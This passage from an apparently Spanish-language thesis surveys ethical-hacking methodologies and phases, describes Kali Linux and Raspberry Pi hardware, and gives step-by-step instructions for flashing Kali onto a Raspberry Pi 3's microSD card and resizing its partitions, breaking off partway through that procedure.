OSSTMM describe 17 módulos para analizar cada uno de los sub-canales lo que equivale a 8 análisis a realizar antes de entregar el reporte final.

2.3.6.3. Guideline On Network Security (GNST).

En español Guía sobre la Seguridad de una Red. Esta metodología fue desarrollada por NIST y es la primera metodología en introducir el proceso formal de reportar y tomar ventajas de las *hipótesis inducidas.*

Según Ramilli (2012) esta metodología sigue cuatro pasos claros:

- Planificación: El sistema es analizado para encontrar los objetivos más interesantes y así examinarlos.
- Descubrimiento: El auditor examina los objetivos para buscar vulnerabilidades.
- Ataque: El auditor verifica si la vulnerabilidad puede ser aprovechada.
- Reporte: Último paso donde cada resultado es reportado.




Figura 2.2 Pasos para metodología GNST.

Fuente: (Ramilli, 2012).

Lo que caracteriza a esta metodología, de la cual podemos observar su flujo en la imagen anterior, es que cada paso tiene un vector de entrada y uno de salida. El vector de salida representa los resultados completos que derivan de las acciones realizadas, mientras que el vector de entrada representa a la información siendo enviada a analizar. El vector que va desde ataque a descubrimiento representa el concepto previamente mencionado de hipótesis inducidas lo que ayuda a que el auditor pueda aprovechar un ataque para regresar y encontrar una nueva vulnerabilidad.

Como desventaja de esta metodología se puede destacar que no brinda ninguna guía ni plantilla para realizar el reporte final.

2.3.7. Fases del hacking ético.

Existen varias metodologías para la realización de una auditoria informática, y si bien hay varias opciones para escoger, generalmente el hacking ético se resume en 5 fases según Astudillo (2016).

1. **Reconocimiento:** Etapa muy conocida por su término en ingles footprinting, consiste en recolectar la mayor información posible de la empresa a auditar. Esta etapa es de suma importancia ya que dependiendo de la cantidad y del tipo de información que recolectemos se lograra un mejor análisis en las etapas posteriores. Dependiendo del tipo de interacción que tengamos con nuestro objetivo, esta etapa puede ser de dos tipos:

    a. **Reconocimiento pasivo:** Este tipo de reconocimiento se da cuando no se tiene una interacción directa con la empresa por lo cual acudimos a técnicas de recolección de información como:

    - Uso de Google para localizar la página web de la empresa, Who-Is con el fin de obtener datos de contacto y dirección IP del administrador de red o creador del sitio web.
    - Búsqueda en redes sociales sobre datos de interés como empleados de la empresa, números de contacto, correos electrónicos, entre otros.
    - Dumpster Diving es una técnica nada agradable pero efectiva que consiste en revisar la basura de la empresa ya que hasta el día de hoy son muchas las empresas que no trituran los papeles con información importante o los empleados suelen botar pequeños papeles donde han anotado sus contraseñas o datos de interés.

b. **Reconocimiento activo:** En este tipo de red existe una interacción directa con los equipos o miembros de la empresa a auditar, dentro de esta fase existen varias técnicas como:

- Barridos de ping con el fin de obtener información sobre los equipos públicos que se encuentran activos.
- Uso de ingeniería social con el fin de obtener datos del que es considerado el eslabón más débil en un sistema informático, el ser humano.

A pesar de haber mencionado que en esta recolección se debe tratar de recolectar la mayor cantidad de información, esto puede sonar un poco abrumador. De acuerdo a Broad y Bindner (2014), se debe conseguir como objetivo:

- Estructura organizacional de la empresa, incluyendo detalles de alto nivel, información de departamentos y tablas de organización de equipos.
- Infraestructura organizacional incluyendo el rango de IPs y topology de la red.
- Technologies usadas incluyendo plataformas hardware y paquetes de software.
- Emails de los empleados.
- Empresas afiliadas a la organización.
- Ubicaciones físicas de la empresa a auditar.
- Números de teléfono.

2. **Escaneo:** Luego de haber recolectado información, ya sea rangos de direcciones IPs públicas y quizás de algún equipo interno, en el caso de un hacking externo, o los rangos de IPs de las subredes internas, en caso de un hacking interno, la pregunta es: ¿Cuál es el siguiente paso?. Pues esta segunda etapa de una auditoria consiste en analizar cuáles de estos host

están activos y realizar posteriormente un análisis de puertos con el fin de encontrar que servicios o aplicaciones estos puertos están escuchando, así mismo identificar los sistemas operativos y versiones de los mismo que los hosts están usando. Todos estos tipos de vulnerabilidades y datos encontrados son los que nos ayudaran a decidir qué tipo de ataques usar en las etapas posteriores.

Esta etapa debe realizarse con sumo cuidado ya que en el caso de que alertemos a la compañía de nuestra intensión de obtener esta información esta podría bloquear nuestra dirección IP, lo cual se podrá solucionar pero eliminaría el factor sorpresa y causaría retrasos.

3. **Obtener Acceso:** Etapa conocida también como explotación, se busca aprovechar las vulnerabilidades encontradas y usar exploits con el fin de obtener el comportamiento que deseamos o acceder a los ficheros de información sensible en el caso que la empresa no tenga las medidas de seguridad correctas.

4. **Escribir Informe:** Finalizadas las fases anteriores el auditor debe elaborar un informe detallando las vulnerabilidades encontradas así como las recomendaciones o plan de contingencia para crear un entorno más seguro. Esta etapa consiste en la presentación tanto de un informe técnico así como un resumen ejecutivo completo con las vulnerabilidades encontradas presentadas en forma general.

Para el auditor esta etapa puede ser abrumadora ya que muchos cometen el error de recopilar la información de forma desorganizada. Según Astudillo (2016), autora de Hacking Ético 101, propone las siguientes recomendaciones:

- Crear una carpeta principal con el nombre del proyecto y dentro de esta una carpeta por cada etapa que se realizara.

- Llevar una bitácora donde se anotaran todas las actividades, y hallazgos, realizadas cada día.
- Capturar imágenes y videos de los aspectos más importantes a lo largo del proceso de auditoría. Estos pueden ser el hallazgo de una vulnerabilidad importante, el ingreso exitoso a un host, entre otros.
- Crear un registro de hallazgos, el cual difiere de la bitácora ya que será una tabla detallando las técnicas usadas y las vulnerabilidades encontradas.
- Usar herramientas de documentación.
- Utilizar plantillas para la elaboración del informe.

5. **Presentación del Informe:** Etapa final del proceso de auditoria informática; consiste en entregar y presentar el reporte final siguiendo los protocolos establecidos entre el cliente y el auditor previo al inicio de la auditoria.

2.4. Offensive Security y Kali Linux

La compañía Offensive Security es pionera en el mundo de la seguridad informática, de acuerdo al sitio web de la compañía la visión de la misma es lugar una igualdad entre las partes ofensivas y defensivas en los sistemas informáticos, es decir, lograr que los sistemas defensivos estén actualizados con los últimos avances en el campo ofensivo; esto ayudaría a administradores de redes y expertos en cyber defensa estar al día con las nuevas vulnerabilidades del mundo informático (Offensive Security, 2018)

Mati Aharoni, Devon Kearns and Raphaël Hertzog fueron los encargados del desarrollo de Kali Linux, lanzado a la web por primera vez el 13 de Marzo del 2013, la empresa se encarga de brindar las certificaciones de capacitación sobre el sistema, así como el soporte del mismo.

Kali Linux se define como un sistema operativo de auditoria informática, gratis, el cual incluye un set de más de 300 herramientas (en su versión más completa) para pruebas de penetración y auditorias de seguridad. Esto brinda a las personas relacionadas al campo de la seguridad informática a probar la efectividad de las diferentes estrategias de mitigación de riesgos (Broad y Bindner, 2014).

Kali Linux brinda una gran experiencia de navegación a través de su sistema operativo, su adherencia a los estándares de desarrollo de Debian 7.0 permite que los administradores de redes estén ya familiarizados con su entorno. Esta fusión y diseño del sistema operativo nos brinda una robusta solución de herramientas, que pueden ser actualizadas de manera rápida y sencilla. Así mismo los usuarios podrían personalizar el sistema de acuerdo a sus preferencias y necesidades (Broad y Bindner, 2014).

Kali es considerado la continuación del proyecto Backtrack, sistema operativo basado en Ubuntu Lucid TLS, el cual aún se encuentra disponible para descargas pero la empresa ha dejado muy claro que Kali es su predecesor.

Offensive Security (2014) manifiesta que, este sistema operativo nos brinda características muy buenas entre las cuales podemos destacar:

i. Completo: Kali nos provee una larga cantidad de herramientas para facilitarnos el proceso de realizar una auditoria forense a una red.
ii. Gratuito y de código abierto: El software puede ser descargado por cualquier persona desde la página oficial, y así mismo en el repositorio de Kali podemos encontrar todo el código para realizar los cambios que el usuario desee realizar.
iii. Permite su instalación en una larga lista de hardwares así como su virtualización en software de tipo VirtualBox o VMWare.

iv. Seguro: Kali Linux ha demostrado crear confianza al usar multiples protocolos seguros al realizar cambios en los repositorios o actualización de paquetes. Los paquetes y repositorios son firmados por la herramienta de cifrado de archivos GNU Privacy Guard por cada desarrollador.
v. Permite ser instalado en arquitecturas ARM y ARMHF.

2.4.1. Versiones de Kali Linux

Desde su lanzamiento el 13 de Marzo de 2013 con la version 1.0, Kali se ha mantenido en constante actualización por parte de su equipo de desarrollo, llegando hasta la fecha a la version Kali 2018.2 (Kali by Offensive security, 2018). En la siguiente se presenta un listado de sus tres versiones más recientes:

Tabla 2.2 Versiones recientes de Kali Linux

Versión	Fecha de Publicación	Detalles
Kali 2017.3	21 de Noviembre del 2017	• Kernel 4.13, GNOME 3.26. • CIFS usa ahora SMB 3.0 por default. • Los directorios EXT4 pueden tener hasta 2 billones de entradas. • El soporte TLS ya viene incluido dentro del kernel. • Varias actualizaciones de paquetes. • Se añaden las herramientas InSpy, CherryTree, Sublist3r, OSRFramework y se realiza un cambio masivo en la herramienta Maltego.

Kali 2018.1	6 de febrero del 2018	• Kernel 4.14.12, GNOME 3.26.2. • Actualizaciones de paquetes varios. • Actualizaciones de Hyper-V.
Kali 2018.2	30 de Abril del 2018	• Actualización de varios paquetes. • Acceso más fácil a los scripts de Metasploit.

Elaborado por: Autor.

2.4.2. Sitio Oficial de Kali Linux y enlaces de interés.

Kali Linux cuenta con una página web donde podemos encontrar la documentación oficial, repositorios, cambios en el log oficial del sistema y muchos otros datos de interés, siendo los más importantes:

a. Sitio Oficial: *https://www.kali.org*
b. Descargas: *https://www.kali.org/downloads/*
c. Documentación: *https://docs.kali.org/documentation/*
d. Codigo Fuente: *http://git.kali.org/gitweb/*

2.5. Computadoras de Placa Simple

También conocidas como ordenador de placa reducida, es una computadora completa en un mismo circuito, esto quiere decir que en una misma placa se incluye el procesador, memoria y algunos tipos de entradas y salidas lo que le permite funcionar como un computador (Burckle, s. f.).

Retrocediendo unas cuantas décadas a los años 70's, las tarjeta "dyna-mycro" podían ser consideradas el inicio de las computadoras de placa simple, estas diferían de las tarjetas madres que se producían en masa ya que estas tenían puertos de expansión para los periféricos (ElectronicDesignUncovered, 2014).

Con el paso de los años y los avances en los semiconductores y con esto en los microcontroladores permitieron un gran avance en el desarrollo de estas plataformas. Para entender la gran revelación en estas tecnologías basta retroceder 10 años a Ivrea, Italia donde un equipo de desarrollo buscaba crear un kit de bajo costo y fácil de usar basado en un micro controlador llegaron al lanzamiento del famoso Arduino (ElectronicDesignUncovered, 2014). Esto desencadeno toda una serie de desarrollos y la creación de una nueva comunidad en la electrónica conocida como DIYers (de las siglas Do It Yourself).

Actualmente se pueden dividir a estos computadores en dos tipos, los propietarios y de código abierto. Los primeros son productos industrializados que generalmente serán parte de un rack de equipos o complementaran a otro producto final, estos contaran con funciones preestablecidas. Los de código abierto ofrecen al usuario acceso tanto al hardware como al software lo que permite una completa manipulación de los mismos, es decir, el usuario decidirá cómo quiere que el computador actual y las funciones que este tendrá (Burckle, s. f.).

Existen varias marcas y tipos de computadoras de placa simple, pero para este trabajo de investigación nos enfocaremos en la plataforma que se usara: Raspberry Pi 3 Model B.

2.5.1. Arquitecturas ARM.

ARM son las siglas en ingles de Advanced RISC Machine, lo que se traduce como Maquina de RISC Avanzada, RISC a su vez proviene de Reduced Instruction Set Computer, en español Computador con Conjunto de Instrucciones Reducidas. ARM es el primer procesador de este tipo para uso comercial (Vijay y Bansode, 2015).

El procesador ARM está basado en la arquitectura RISC y tiene sus principales aplicaciones en televisores digitales, teléfonos celulares, laptops, entre otros. Aunque actualmente existen varias arquitecturas de este tipo

desarrolladas por varias empresas, la más común y la más usada es la desarrollada por la compañía ARM Ltd's (Vijay y Bansode, 2015).

A lo largo de los años la tecnología ha evolucionado y en su última versión, ARMv8, ha tenido un considerable cambio al pasar de 32 a 64 bits, la cual ha sido ampliamente aceptada y empleada por varias organizaciones.

2.5.2. Raspberry Pi.

La plataforma Raspberry Pi es una serie de ordenadores de placa simple diseñada en el Reino Unido por la *Raspberry Pi Foundation*. Este proyecto nace como una iniciativa para la enseñanza de computación básica en las escuelas así como una herramienta para desarrollo en países más avanzados (MagPi, 2017).

Luego de su primer lanzamiento en Febrero del 2012, la plataforma tuvo más aceptación de lo esperado, derivando en la división de la compañía en dos ramas:

- Raspberry Pi Foundation: Esta parte de la compañía actúa como una fundación educativa y concentra sus recursos en la enseñanza de computación básica y programación en escuelas en todo el mundo.
- Raspberry Pi Trading: Es la parte responsable del desarrollo de tecnología.

Es tanta la aceptación de esta plataforma que para el 2015 ya había vendido más de 5 millones de unidades (The Guardian, 2015). A pesar de que al principio fue adoptado solo por personas dedicadas a la computación y a la programación como una herramienta de prueba, se ha convertido en parte de sistemas industriales así como una herramienta de enseñanza en varias escuelas y universidades del mundo.

La página oficial de Raspberry Pi actualmente ofrece 6 modelos diferentes, los cuales serán presentados en la tabla a continuación, mostrando

las principales características y especificaciones (The Pi Shop, 2016). Estos modelos eran fabricados en su totalidad en China pero actualmente la mayor parte de sus modelos son fabricados en una empresa de manufactura de tarjetas electrónicas perteneciente a Sony en Gales, Reino Unido.

Tabla 2.3 Cuadro comparativo de los modelos de Rasberry Pi.

Raspberry Pi:	Modelo A+	Modelo B	Modelo B+	2, Modelo B	3, Modelo B	3, Modelo B+
Resumen:	El de menor precio, ordenador de placa simple más pequeño.	El Raspberry Pi original.	Mas puertos USB y GPIO que el Modelo B.	CPU más rápido y mayor memoria que el B+.	Aumento de chip para conexiones wireless y bluetooth. Mayor velocidad de CPU.	Puerto ethernet y chip Wifi más rápidos así como el CPU más rápido hasta el momento.
Chip:	Broadcom BCM2835			Broadcom BCM2836	Broadcom BCM2837 64-bit	Broadcom BCM2837B0 64-bit
Procesador:	ARMv6 single core			ARMv7 quad core	ARM Cortex-A53 quad core	ARM Cortex-A53 quad core
Velocidad de procesador:	700 MHz			900 MHz	1.2 GHz	1.4 GHz
Voltaje y consumo de energía:	600mA @ 5V			650mA @ 5V	750mA @ 5V	750mA @ 5V
GPU:	Dual Core VideoCore IV Multimedia Co-Processor					

Tamaño:	65x56mm	85x56mm				
Memoria:	256 MB SDRAM @ 400 MHz	512 MB SDRAM @ 400 MHz		1 GB SDRAM @ 400 MHz	1 GB SDRAM @ 900 MHz	1 GB SDRAM @ 900 MHz
Almacenamiento:	Tarjeta Micro SD	Tarjeta SD	Tarjeta Micro SD	Tarjeta Micro SD	Tarjeta Micro SD	Tarjeta Micro SD
GPIO:	40	26	40			
USB 2.0:	1	2	4			
Ethernet	Ninguno.	Puerto 10/100mb Ethernet RJ45.				Puerto 10/100/1000 mb Ethernet RJ45.
Wireless LAN	Ninguno.				Integración de 802.11 b/g/n.	Integración de estándar 2.4GHz y 5GHz 802.11 b/g/n/ac.
Bluetooth	Ninguno.				Bluetooth 4.1 (clásico y de baja energía) integrado.	Integrated Bluetooth 4.2 (clásico y de baja energía) integrado.
Audio:	Audio Multi-Canal HD por medio de HDMI, sonido análogo estéreo por el puerto de 3.5 mm para audio externo.					

Fuente: (Página Oficial Rasberry Pi, 2016)

Fuera de las diferencias mencionadas en la tabla previa, todos los diferentes modelos comparten las siguientes características:

- *Compatibilidad con los siguientes sistemas operativos: Raspbian RaspBMC, Arch Linux, Rise OS, OpenELEC Pidora.*
- *Salida de video: HDMI Composite RCA.*

- *Resoluciones de pantalla soportadas: 640x350 a 1920x1200, incluyendo 1080p, estándares PAL & NTS.*
- *Fuente de poder: Micro USB.*

2.5.2.1. Raspberry Pi 3 Model B

Como se ha mencionado previamente, esta es la arquitectura que se ha decidido usar para esta investigación. Este modelo pertenece a la tercera generación de computadores de placa simple creados por la empresa. Esta poderosa herramienta del tamaño de una tarjeta de crédito, funciona bajo la arquitectura ARM y cuenta con todas las características necesarias para llevar a cabo una gran variedad de funciones que el usuario desee, esto gracias a la gran cantidad de sistemas operativos que esta puede usar (MagPi, 2017).

Figura 2.3 Raspberry Pi 3 Model B
Fuente: (Página Oficial Raspberry Pi, 2014)

3. CAPITULO 3: INSTALACION DE KALI LINUX EN LA PLATAFORMA RASPBERRY PI 3 MODEL B Y ANALISIS DE HERRAMIENTAS

En este capítulo se explicará paso a paso la instalación de la imagen de disco del sistema operativo Kali Linux en la memoria, así como los pasos previos para instalar y configurar el sistema en el Raspberry Pi a usar. Para esta parte, la investigación se basará en el libro “Test de Intrusión con Raspberry Pi” de los autores Michael McPhee y Jason Beltrame. Posteriormente se realizará un análisis de las herramientas existentes (McPhee y Beltrame, 2016).

Para esta parte práctica de la presente investigación se usaran los siguientes equipos:

Tabla 3.1 Listado de hardware empleado.

Modelos de Hardware	**Propiedades Técnicas**	**Función**
MacBook Pro (Retina, 13-inch, Early 2015)	Procesador: 2,7 GHz Intel Core i5 Memoria: 8 GB 1867 MHz DDR3 Sistema operativo: macOS High Sierra (10.13.6)	Descargar la imagen de disco del sitio oficial de Offensive Security. Copiar esta imagen de disco en la memoria.
Tarjeta Micro Sd SanDisk Ultra	Capacidad de 32 GB Velocidad de transmisión de hasta 80 MB/s	Esta memoria será prácticamente la forma de llevar el sistema operativo al Raspberry Pi.
Raspberry Pi 3 Model B	Arquitectura ARM Procesador: ARM Cortex-A53 quad core Chip: Broadcom BCM2837 64-bit Memoria: 1 GB SDRAM @ 900 MHz	La plataforma encargada de ejecutar el sistema operativo y brindarnos todas las utilidades necesarias para las pruebas a realizar.

Elaborado por: Autor

3.1. Preparación Previa

Para empezar al proceso se debe acceder a la página oficial de Offensive Security y acceder a la página de descargas de imágenes del sistema operativo en ARM y descargar la imagen específica para el Raspberry Pi 3, esta se encontrara en la dirección: https://www.offensive-security.com/kali-linux-arm-images/, A la fecha actual de esta investigación la versión de la imagen de disco es 2018.2.

Se procederá a descargar la misma por medio de Torrent y antes de empezar la instalación realizaremos la comparación de la suma SHA256 que se encuentra en la página oficial de descargas (con un valor actual de 69b96f5dd2bd1c23f8878e5ef117e6c2ecb6e5f9a75d66bdea81687fa8433f24) con el valor que obtendremos en el sistema luego de la descarga, de la siguiente manera:

Asumiendo que tenemos el archivo descargado en el escritorio (Desktop), procederemos a abrir un terminal y escribir la siguiente linea de comando: *shasum -a 256*. Donde, se obtendrá el valor 69b96f5dd2bd1c23f8878e5ef117e6c2ecb6e5f9a75d66bdea81687fa8433f24, que como se puede observar es el mismo que se muestra en el sitio web, con lo cual se concluye que el archivo no fue alterado durante su descarga.

Realizada la comparación de valores shasum, el siguiente paso sera, con ayuda de un adaptador USB, conectar la tarjeta Micro SD, la cual deberá ser formateada antes de su uso para este tutorial en el caso de contener informacion previa, y proceder a identificarla en nuestro sistema. En este caso hemos renombrado la tarjeta como Kali Linux.

3.2. Descompresión del Archivo y Copia de la Imagen de Disco en la Tarjeta MicroSD

Una vez que tenemos nuestra memoria con el nombre escogido, se procederá a la descompresión del archivo mediante el siguiente comando en una terminal: *xz -d kali-2.1.2-rpi2.img.xz*

Luego, se procede a desmontar la tarjeta SD, para lo cual, primero se debe identificar bajo que nombre se encuentra en el Sistema. Lo mencionado anteriormente se lo realizará con el comando *diskutil list,* lo cual dará el listado de los discos montados en la Mac. Esto se realiza con el fin de evitar desmontar cualquier otro disco por error. Luego de este comando se podrá identificar el disco ya sea por el nombre previamente asignado o por el tamaño del mismo, como se puede observar en la siguiente captura:




Figura 3.1 Identificación de la tarjeta de memoria en el Sistema
Elaborado por: Autor

Como se puede observar la memoria se encuentra con el nombre */dev/disk3*. Luego se procede a desmontar el disco mediante el comando: *diskutil unmountDisk /dev/disk3*

Finalizado este proceso, se procederá a copiar la imagen de disco con ayuda del comando *dd*. Siempre hay que asegurarse que se ha seleccionado el archivo correcto al igual que el disco. Dicho proceso puede tardar varios minutos y se puede ver el progreso presionando *control+t.* El comando a ingresar deberá tener el siguiente formato:

sudo dd if=/Users/carlosestrada/Desktop/kali-linux-2018.2-rpi3-nexmon.img of=/dev/disk3 bs=1m

Ingresado el comando previo, se solicitará la contraseña del computador y empezará la copia del archivo. En la siguiente captura de pantalla se puede ver el comando ingresado y el resultado obtenido al presionar *control+t,* este ayudará a ver que el proceso se sigue ejecutando en este caso.




Figura 3.2 Copia de la imagen de disco a la tarjeta de memoria.
Elaborado por: Autor

Finalmente, cuando el terminal permita ingresar un nuevo comando indicando que ha terminado el proceso de copia de la imagen, se usará el siguiente comando con el fin de expulsar la memoria de manera segura:

diskutil eject /dev/disk3

Figura 3.3 Extracción segura de la tarjeta de memoria.
Elaborado por: Autor

Finalizada esta primera parte del proceso, se puede desconectar el adaptador USB, retirar la tarjeta microSD y proceder a insertarla en el Raspberry Pi 3. Se procederá a conectar el Raspberry Pi a la fuente de poder y se visualizará la pantalla inicial de Kali.

Aparecerá la pantalla de inicio del sistema y es necesario insertar las siguientes credenciales:

Usuario: root

Contraseña: toor

3.3. Combinando Kali Linux y el Raspberry Pi

Antes de introducirse en la interfaz de Kali Linux se deben realizar las siguientes acciones para dejar lista nuestra plataforma de intrusión:

- Cambiar la contraseña
- Actualizar Kali Linux
- Cambiar el tamaño de la partición en la microSD para aprovechar los 32 GB disponibles. Este paso es importante ya que evitará problemas comunes relacionados al espacio disponible en la memoria.

El primer paso, es cambiar la contraseña, ya que la plataforma de intrusión debe contar con la debida seguridad de acceso. Para esto se abrirá un terminal y se escribirá el comando passwd y se solicitará introducir dos veces la nueva contraseña.

El siguiente paso será a actualización de los paquetes para poder contar con las últimas versiones de cada programa. Esto se logrará con los siguientes comandos:

apt-get update
apt-get upgrade
apt-get dist-upgrade

Luego de esto, se reiniciará el sistema y se tendrán herramientas actualizadas. Lo siguiente que se realizará será la nueva repartición del uso de memoria, esto con el fin de aprovechar toda la capacidad de la microSD.

En esta parte se utilizará la interfaz de línea de comando directamente, y se empezará escribiendo el comando *df -h* el cual permitirá observar la memoria usada, en este caso muestra que el total de memoria que tiene el sistema es 6.7 GB, algo muy distante del total de la tarjeta de memoria.




Figura 3.4 Estado inicial de la memoria disponible
Elaborado por: Autor

Los siguientes pasos lograrán que se aproveche al máximo el espacio que posee la memoria. Es importante contar con este espacio extra para archivos de comandos, logs, entre otros.

Para lograr esto, se usará los comandos *fdisk, parted y resize2fs*. Este es el proceso paso a paso:

1. En este primer paso se accederá a la utilidad de disco, donde se podrá observar cómo se encuentran las particiones de disco y se decidirá los cambios que se realizarán. Esto se hace con el comando *fdisk /dev/mmcblk0*.
2. Ahora, se ingresa el comando *p* que brindará la información exacta de la partición de la memoria.




Figura 3.5 Particiones iniciales en la memoria
Elaborado por: Autor

3. Se procederá a salir de la utilidad *fdisk* ingresando *q*. En este paso se borra la partición actual, luego se ingresa a la utilidad parted y se selecciona la microSD que se modificará usando el nombre obtenido en el paso previo. Esto se realizará con el siguiente comando *parted /dev/mmcblk0.*
4. Ahora, se visualiza la utilidad de tabla de particiones, aquí se cambiará la unidad a *chs*, referente a cilindros, encabezados y

sectores. Esto permitirá obtener los números correctos para la redimension y lo hará con el comando unit chs.

5. Una vez seleccionada la correcta unidad se usará el comando print para obtener la información de la unidad, y así obtener los valores correctos que se necesitarán en los pasos posteriores.
6. En este paso se deberá anotar los números que se encuentran en la línea que empieza con Disk, en este caso la línea es la siguiente: *Disk /dev/mmcblk0: 3822,237,62*
7. Una vez que se obtienen los valores, se procede a borrar la segunda partición existente, esto se logrará ingresando rm 2, donde 2 representa la partición a eliminar.
8. Se presentará un mensaje sobre un error en el cual se debe ingresar *i* para ignorar.
9. Una vez eliminada, se podrá confirmar usando nuevamente el comando print y se observará que solo existe una partición ahora.
10. En esta etapa, se debe tener solo una partición y se estará listo para crear la nueva, que usará todo el espacio disponible. En la siguiente captura se puede observar lo descrito entre los pasos 3 al 9.

